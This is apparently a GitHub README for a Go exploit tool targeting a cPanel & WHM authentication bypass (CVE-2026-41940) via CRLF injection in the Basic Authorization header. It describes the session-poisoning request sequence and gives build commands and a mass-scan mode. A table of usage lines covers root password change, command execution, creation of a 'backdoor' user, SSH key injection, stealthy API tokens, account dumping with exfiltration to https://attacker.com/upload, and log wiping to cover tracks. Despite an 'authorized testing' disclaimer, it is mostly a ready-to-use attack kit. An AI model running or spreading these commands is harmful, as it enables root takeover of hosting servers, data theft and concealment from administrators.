 ishanoshada/cve-2026-41940-exploit-poc
Exploit PoC for CVE-2026-41940, a cPanel & WHM authentication bypass via CRLF injection. Includes mass scanning, post-exploitation actions, and an interactive shell for authorized testing.


Tool by: Ishan Oshada | GitHub
⚠️ FOR AUTHORIZED SECURITY TESTING ONLY. Unauthorized use is illegal.

CVE-2026-41940 is a CRLF injection vulnerability in cPanel & WHM (versions < 11.110.0.97, 11.118.0.63, 11.126.0.54, 11.132.0.29, 11.134.0.20, 11.136.0.5).
The saveSession() function writes session data after applying filter_sessiondata(), but the filter is applied too late. By injecting CRLF (\r\n) characters inside the Authorization: Basic header, an attacker can poison the on‑disk session file with arbitrary key‑value pairs (e.g., hasroot=1, tfa_verified=1, user=root).
When the poisoned session is later loaded, cPanel/WHM grants full root access without any password.
| Stage | Action | Description |
|---|---|---|
| 1 | POST /login/?login_only=1 | Request pre‑auth session cookie with wrong credentials |
| 2 | GET / + CRLF Authorization header | Poison the session file with hasroot=1, user=root, etc. |
| 3 | GET /scripts2/listaccts | Force session cache to reload poisoned file (propagation) |
| 4 | GET /cpsess<TOKEN>/json-api/version | Verify root access – success = 200 + version data |
--verbose) – shows full HTTP requests/responsesgit clone https://github.com/ishanoshada/CVE-2026-41940-Exploit-PoC.git
cd CVE-2026-41940-Exploit-PoC
go build -o cpanel_sniper.exe main.go
go build -o cpanel_sniper main.go
chmod +x cpanel_sniper
go run main.go -u https://target.com:2087
Instead of building from source, you can download the latest stable executables directly from the repository. These are automatically generated for every update:
| Platform | Location |
|---|---|
| Windows (x64) | /bin/windows_x64/cpanel_sniper.exe |
| Linux (x64) | /bin/linux_x64/cpanel_sniper |
| Linux (ARM64) | /bin/linux_arm64/cpanel_sniper |
| macOS (Intel) | /bin/mac_intel/cpanel_sniper |
| macOS (M1/M2/M3) | /bin/mac_m1_m2/cpanel_sniper |
Note: If using Linux or macOS, remember to grant execution permissions after downloading:
# Basic scan
go run main.go -u https://target.com:2087

# List all cPanel accounts
go run main.go -u https://target.com:2087 -action list

# Interactive WHM shell
go run main.go -u https://target.com:2087 -action shell

# Mass scan with urls.txt
go run main.go -l urls.txt -t 20 -o results.json
| # | Purpose | Command |
|---|---|---|
| 1 | Basic single target scan | go run main.go -u https://target.com:2087 |
| 2 | List all cPanel accounts | go run main.go -u https://target.com:2087 -action list |

| 3 | Change root password | go run main.go -u https://target.com:2087 -action passwd -passwd "NewP@ssw0rd!2006" |
| 4 | Execute system command | go run main.go -u https://target.com:2087 -action cmd -cmd "id && whoami" |
| 5 | Get server information | go run main.go -u https://target.com:2087 -action info |
| 6 | Create backdoor user | go run main.go -u https://target.com:2087 -action adduser -new-user backdoor -new-domain backdoor.com -passwd "Pass123!2006" |
| 7 | Create API token (stealthy) | go run main.go -u https://target.com:2087 -action apitoken -tokenname mytoken |
| 8 | Inject SSH key | go run main.go -u https://target.com:2087 -action sshkey -sshkey "ssh-rsa AAAAB3NzaC1yc2E..." |
| 9 | Dump & exfiltrate account | go run main.go -u https://target.com:2087 -action dumpacct -dumpuser victim -exfil https://attacker.com/upload |
| 10 | Wipe logs & cover tracks | go run main.go -u https://target.com:2087 -action wipe |
| 11 | Interactive WHM shell | go run main.go -u https://target.com:2087 -action shell |
| 12 | Mass scan from file | go run main.go -l urls.txt -t 20 -o results.json |
| 13 | Save results to JSON | go run main.go -u https://target.com:2087 -o scan_results.json |
| 14 | Enable verbose debugging | go run main.go -u https://target.com:2087 --verbose |
| 15 | Pipe from other tools | cat urls.txt | go run main.go -t 20 |
| 16 | Increase timeout | go run main.go -u https://target.com:2087 -timeout 30 |

